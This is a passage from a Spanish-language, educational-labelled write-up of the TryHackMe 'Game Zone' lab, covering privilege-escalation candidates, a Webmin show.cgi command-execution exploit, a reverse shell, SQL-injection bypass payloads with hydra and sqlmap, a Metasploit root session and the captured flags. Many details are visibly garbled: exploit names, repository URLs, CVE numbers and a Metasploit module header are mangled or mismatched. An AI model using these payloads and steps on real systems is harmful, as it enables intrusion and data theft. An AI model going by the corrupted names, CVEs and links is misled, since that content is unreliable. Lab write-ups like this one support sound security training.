Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[*] [CVE-2021-4034] pwnkit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10/11/12/13/14/15/16/17/18/19/20/21 ], debian=7/8/9/10/11, fedora, manjaro
Download URL: https://codecademy.github.io/berdav/CVE-2021-4034/zip/main
```

Figura 24. Vulnerabilidades detectadas con linneas parte 1

```
[*] [CVE-2021-3156] w0r4w1t/w0r4w1t-3

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/w0r4w1t-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6/7/8, [ ubuntu=14/16/17/18/19/20 ], debian=9/10
Download URL: https://codecademy.github.io/w0r4w1t/CVE-2021-3156/zip/main

[*] [CVE-2017-7300] w0r4w1t

Details: https://googleprojectzero.blogspot.com/2017/03/exploiting-linux-kernel-via-packet.html
Exposure: probable
Tags: [ ubuntu=16.04 ][kernel:4.8.0-(34/36/39/41/42/44/45)-generic]
Download URL: https://raw.githubusercontent.com/w0r4w1t/kernel-exploits/master/CVE-2017-7300/poc.c
ext-url: https://raw.githubusercontent.com/w0r4w1t/kernel-exploits/master/CVE-2017-7300/poc.c
Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[*] [CVE-2017-4034] d0c4

Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: probable
Tags: [ ubuntu=(14.04/16.04) ][kernel:4.4.0-62-generic]
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[*] [CVE-2017-18081/12] w0r4w1t_4_n0w

Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
Exposure: probable
Tags: ubuntu=14.04[kernel:4.4.0-*], [ ubuntu=16.04 ][kernel:4.8.0-*]
Download URL: https://raw.githubusercontent.com/w0r4w1t/kernel-exploits/master/CVE-2017-18081/2/poc.c
ext-url: https://raw.githubusercontent.com/w0r4w1t/kernel-exploits/master/CVE-2017-18081/2/poc.c
Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distro
s/kernels
```

Figura 25. Vulnerabilidades detectadas con linneas parte 2

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



```
[*] [CVE-2016-0821] chincube_root
Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
Exposure: probable
Tags: [ ubuntu=(14.04|16.04) ][kernel:4.4.0-(21|22|24|28|31|34|38|38|42|43|45|47|51)-generic]
Download URL: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[*] [CVE-2016-0847] target_offset
Details: https://www.exploit-db.com/exploits/40849/
Exposure: probable
Tags: [ ubuntu=16.04 ][kernel:4.4.0-21-generic]
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/40853.zip
Comments: ip_tables.ko needs to be loaded

[*] [CVE-2016-0817] double_fdwrtf
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=888
Exposure: probable
Tags: [ ubuntu=16.04 ][kernel:4.4.0-21-generic]
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/39772.zip
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled = 1

[*] [CVE-2022-32250] elf_offset uaf [WPS, WMA, WMACT]
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-elf-tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04)[kernel:5.15.0-27-generic]
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_users_clone=1 required (to obtain CAP_NET_ADMIN)

[*] [CVE-2022-2544] elf_offset uaf
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04)[kernel:5.12.13]
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_users_clone=1 required (to obtain CAP_NET_ADMIN)
```

Figura 26. Vulnerabilidades detectadas con linpeas parte 3

Podemos notar muchas vulnerabilidades para escalar privilegios para ejecutar estas vulnerabilidades debemos verificar si tiene compilador instalado

```
agent47@gamezone:/dev/shm$ gcc --version
The program 'gcc' is currently not installed.
agent47@gamezone:/dev/shm$ which gcc
agent47@gamezone:/dev/shm$ which clang
agent47@gamezone:/dev/shm$ python --version
Python 2.7.12
```

Figura 27. Buscando compiladores para ejecutar exploit

No hay compiladores para ejecutar los exploit solo el Python en versión 2.7.12 por lo cual no es posible ejecutar exploit como **Baron samedit 2** para escalar privilegios

## SIUD con privilegios de root

A continuación, se mostrada los SUID detectados por el linpeas que posiblemente puedan servir para escalar privilegios

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



```

$ ssh -L 10000:localhost:10000 agent47@10.10.117.122
agent47@10.10.117.122's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Tue Nov 19 18:28:08 2024 from 10.13.72.214
agent47@gamezone:~$

```

Figura 31. Ingreso por SSH puenteando puerto 10000

Corroborando el puerto dentro de la maquina Kali:

```

$ netstat -antup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
97384/python3
tcp        0      0 127.0.0.1:10000         0.0.0.0:*               LISTEN
120015/ssh
tcp        0      0 10.13.72.214:59862     10.10.117.122:22        ESTABLISHED
120015/ssh
tcp        0      0 192.168.29.208:58920   34.98.75.36:443         ESTABLISHED
25788/x-www-browser
tcp        0      0 192.168.29.208:42482   35.201.103.21:443       ESTABLISHED
25788/x-www-browser
tcp        0      0 192.168.29.208:34706   34.107.243.93:443       ESTABLISHED
25788/x-www-browser
tcp        0      0 192.168.29.208:48510   34.160.144.191:443      ESTABLISHED
25788/x-www-browser
tcp6       0      0 :::1:10000              :::*                     LISTEN
120015/ssn
udp        0      0 192.168.29.208:68      192.168.29.254:67       ESTABLISHED
-
udp        0      0 0.0.0.0:59979          0.0.0.0:*
-

```

Figura 32. Detección de puerto puenteado

Ingresando al puerto para ver el contenido del servicio




Figura 33. Viendo el contenido del puerto 10000

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

Se puede ver que el servicio del puerto pide una credencial se intentara probar con la misma credencial que se usó en la maquina




Figura 34. Ingreso con credencial

De la imagen anterior tenemos una versión del servicio así que analizaremos el servicio webmin para saber si tenemos alguna vulnerabilidad




Figura 35. Detección de exploit del servicio webmin

Del análisis podemos ver que tenemos una vulnerabilidad que se puede ejecutar con metasploit, así que se podría explotar con dicha herramienta, pero primero se debe de analizar el exploit si hay mayor información con la plataforma exploitdb:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

```

def initialize(info = {}):
    super().update_info(info)
    'Name' => 'Webmin /file/show.cgi Remote Command Execution',
    'Description' => %q{
        This module exploits an arbitrary command execution vulnerability in Webmin
        1.580. The vulnerability exists in the /file/show.cgi component and allows an
        authenticated user, with access to the File Manager Module, to execute arbitrary
        commands with root privileges. The module has been tested successfully with Webmin
        1.580 over Ubuntu 10.04.
    },
    'Author' => [
        'Unknown', # From American Information Security Group
        'juan vazquez' # Metasploit module
    ],
    'License' => MSF_LICENSE,
    'References' => [
        ['OSVDB', '85248'],
        ['BID', '55446'],
        ['CVE', '2013-2082'],
        ['URL', 'http://www.americaninfosec.com/research/dossiers/AISG-12-001.pdf'],
        ['URL', 'https://github.com/webmin/webmin/commit/1f1411fe7404ec3ac03e003cfa7e01515e71a213']
    ],
end

```

Figura 36. Contenido dentro del exploit

Dentro del URL se pudo ver lo siguiente:

### 3 Technical Explanation

The CGI `/file/show.cgi` is lacking validation for user generated input prior to its use in a Perl `open()` statement.

`show.cgi` obtains the environment for `PATH_INFO` from the URI passed by the user. This path info is then assigned to variable `"$p"`, as shown in Code Excerpt 1.

---

**Code Excerpt 1** `show.cgi` `"$p"` Variable

---

```
$p = $ENV{'PATH_INFO'};
```

---

For example, if a user attempts to browse to `://webminserver.dom.com/file/show.cgi/etc/passwd`, the environment for `PATH_INFO` and variable `"$p"` becomes `"/etc/passwd"`. `$p` is then used without any validation to open files for reading using the "two argument" method (filehandle + filename) to open files. In this case, the code is as shown in Code Excerpt 2.

---

**Code Excerpt 2** `"$p"` Variable Example

---

```
if (!open(FILE, $p)) {
```

---

Figura 37. Contenido referencia del exploit (URL)

Esto quiere decir que la vulnerabilidad es de tipo **RCE o ejecución remota de código** en donde se puede inyectar comandos como si se tratara de un terminal para verificar la vulnerabilidad se ejecutara un ejemplo:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



```
localhost:10000/file/show.cgi/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
apt:x:105:65534:/:/nonexistent:/bin/false
lxd:x:106:65534:/:/var/lib/lxd:/bin/false
messagebus:x:107:111:/:/var/run/dbus:/bin/false
uidd:x:108:112:/:/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false
sshd:x:110:65534:/:/var/run/sshd:/usr/sbin/nologin
agent47:x:1000:1000:agent47,,:/home/agent47:/bin/bash
mysql:x:111:118:MySQL Server,,:/nonexistent:/bin/false
```

Figura 38. Probando inyección de código

Del ejemplo se puede ver que hay 2 usuarios habilitados: agent47 y root.

Probamos comandos de bash para saber bajo que privilegio se está ejecutando




Figura 39. Probando comandos BASH

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE




Figura 40. Contenido del bloc de notas

Como se está ejecutando de manera extraña el comando, se está subiendo en un archivo y no en la página web, se probará en bursuit.




Figura 41. Probando lectura de archivos



Figura 42. Probando comando bash(bursuit)

Debido a que se puede explotar haciendo RCE se hará un reverse Shell:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



Figura 43. Ejecutando Reverse shell




Figura 44. Modo escucha netcat

Una vez ejecutado tenemos el acceso como root.

## Banderas

Para este buscaremos el archivo llamado root.txt y user.txt. Se buscarán los archivos usando el comando find de la siguiente manera:

```
root@gamezone:/usr/share/webmin/file/# find / -name user.txt
/home/agent47/user.txt
root@gamezone:/usr/share/webmin/file/# find / -name root.txt
/root/root.txt
```

Figura 45. Buscando el archivo user.txt y root.txt

Una vez tenemos las direcciones leemos el contenido de los archivos con more

```
root@gamezone:/usr/share/webmin/file/# cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
root@gamezone:/usr/share/webmin/file/# cat /root/root.txt
a4b945830144bdd71908d12d902adeee
```

Figura 46. Contenido del archivo user.txt y root.txt

A continuación, pondrá en una tabla el contenido de los archivos requeridos

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



Tabla 4. Banderas maquina GameZone

Bandera	Contenido
User.txt	649ac17b1480ac13ef1e4fa579dac95c
root.txt	a4b945830144bdd71908d12d902adeee

## 5. Adicional

Resolución de forma automatizada usando SQLMAP e HYDRA

### Ingreso con HYDRA

Este es un método con fuerza bruta donde se usará como login una lista de SQLinyection para poder autenticar el ingreso para ello primero se guarda la lista en un archivo

```
$ cat SQL-bypass
' or '1'='1
' or '='='
' or 1]%'00
' or /* or '
' or "a" or '
' or 1 or '
' or true() or '
' or string-length(name(<))<10 or'
' or contains(name,'adm') or'
' or contains(.,'adm') or'
' or position(=)2 or'
admin' or '
admin' or '1'='2
```

Figura 47. Archivo con códigos de SQL Injection

Una vez tengamos una lista se usará la herramienta hydra de la siguiente manera:

```
$ hydra -i SQL-bypass -p admin 10.10.117.122 http-post-form "/index.php:username='USER'&password='PASS'&=200y-3:Incorrect login
Hydra v9.5 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 21:40:17
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:13/p:1), ~1 try per task
[DATA] attacking http-post-form://10.10.117.122:80/index.php:username='USER'&password='PASS'&=200y-3:Incorrect login
[00][http-post-form] host: 10.10.117.122 login: ' or 1 or ' password: admin
[STATUS] attack finished for 10.10.117.122 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-19 21:40:20
```

Figura 48. Usando la herramienta hydra

De la imagen podemos ver que con SQLInjection usando de usuario ' or 1 or ' permite el ingreso

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

## Ingreso con SQLMAP

Otro método de ingreso es con la herramienta SQLMAP pero para ello se debe de grabar la estructura del POST de la página web. Para ello se usa la herramienta bursuit para captura el POST de la página web y posteriormente guardarlo en un documento como se muestra en la siguiente imagen:




Figura 49. Guardar la página web capturada

Ejecutamos sqlmap de la siguiente manera:



Figura 50. Ejecutando SQLmap

Se debe de tener en cuenta que el archivo guardado se usara dentro del SQLmap

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

```

[22:22:04] [INFO] table 'db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.117.122/dump/db/users.csv'
[22:22:04] [INFO] fetching columns for table 'post' in database 'db'
[22:22:05] [INFO] fetching entries for table 'post' in database 'db'
Database: db
Table: post
[5 entries]
+-----+-----+-----+
| id | name | description |
+-----+-----+-----+
| 1 | Mortal Kombat 11 | Its a rare fighting game that hits just about every note as strongly as Mortal Kombat 11 does. Everything from its methodical and deep combat. |
| 2 | Marvel Ultimate Alliance 3 | Switch owners will find plenty of content to chew through, particularly with friends, and while it may be the gaming equivalent to a Hulk Smash, that isnt to say that it isnt a rollicking good time. |
| 3 | SSBF2 2005 | Best game ever |
| 4 | Hitman 2 | Hitman 2 doesnt add much of note to the structure of its predecessor and thus feels more like Hitman 1.5 than a full-blown sequel. But thats not a bad thing. |
| 5 | Call of Duty: Modern Warfare 2 | When you look at the total package, Call of Duty: Modern Warfare 2 is hands-down one of the best first-person shooters out there, and a truly amazing offering across any system. |
+-----+-----+-----+

[22:22:05] [INFO] table 'db.post' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.117.122/dump/db/post.csv'
[22:22:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.117.122'
[*] ending @ 22:22:05 /2024-11-19/

```

Figura 51. Credencial detectada

De esta forma obtenemos el mismo hash de agent47 que se consiguió de forma manual

## Metasploit

Explotación de exploit forma automática con ayuda de la herramienta metasploit

```

msf6 > search webmin

Matching Modules
=====
#  Name
-  -
0  exploit/unix/webapp/webmin_show.cgi_exec 2012-09-06 excellent Yes Admin /File
/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/file_disclosure 2006-06-30 normal No Admin File
Disclosure
2  exploit/linux/http/webmin_file_manager_rce 2022-02-26 excellent Yes Admin File
Manager RCE
3  exploit/linux/http/webmin_package_updates_rce 2022-07-26 excellent Yes Admin Packa
ge Updates RCE
4  \_ target: Unix In-Memory
5  \_ target: Linux Dropper (x86 & x64)
6  \_ target: Linux Dropper (ARM64)
7  exploit/linux/http/webmin_packageup_rce 2019-05-16 excellent Yes Admin Packa
ge Updates Remote Command Execution
8  exploit/unix/webapp/webmin_upload_exec 2019-01-17 excellent Yes Admin Uploa
d Authenticated RCE
9  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06 normal No Admin edit_
html.cgi file Parameter Traversal Arbitrary File Access
10 exploit/linux/http/webmin_backdoor 2019-08-10 excellent Yes Admin pasce
rrn_change.cgi Backdoor
11 \_ target: Automatic (Unix In-Memory)
12 \_ target: Automatic (Linux Dropper)

Interact with a module by name or index. For example info 11, use 12 or use exploit/linux/http/webmin
_backdoor
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropp
er)'

msf6 > use 0
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show options

```

Figura 52. Usando metasploit

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

```
msf6 exploit(smb/windows/webdav_auth_exploit) > exploit

[*] Started reverse TCP double handler on 10.13.72.214:4444
[*] Attempting to login...
[-] Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=127.0.0.1:10000 state=error
: record layer failure
[*] Exploit completed, but no session was created.
msf6 exploit(smb/windows/webdav_auth_exploit) > set ssl FALSE
ssl => false
msf6 exploit(smb/windows/webdav_auth_exploit) > exploit

[*] Started reverse TCP double handler on 10.13.72.214:4444
[*] Attempting to login...
[*] Authentication successful
[*] Authentication successful
[*] Attempting to execute the payload...
[*] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Sk3EAaAvzhj36LjI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Sk3EAaAvzhj36LjI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.13.72.214:4444 -> 10.10.221.255:58968) at 2024-11-19 22:44:13 -0500

bash -i
bash: cannot set terminal process group (1230): Inappropriate ioctl for device
bash: no job control in this shell
root@gamezone:/usr/share/webdav/file/#
```

Figura 53. Ejecutando el script en metasploit

Una vez terminado la ejecución obtendremos el permiso de root y podemos buscar los archivos necesarios como se muestra en la etapa de **Banderas**.

## 6. Resolución cuestionario maquina GAMEZONE (TRYHACKME)

### Tarea 1

1.1.- ¿Cuál es el nombre del gran avatar de dibujos animados que sostiene a un francotirador en el foro?

Para resolver la pregunta se captura la imagen de la página web y se buscara con la herramienta Google imagen dándonos los siguientes resultados




Figura 54. Resolución Tarea 1.1 parte 1

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

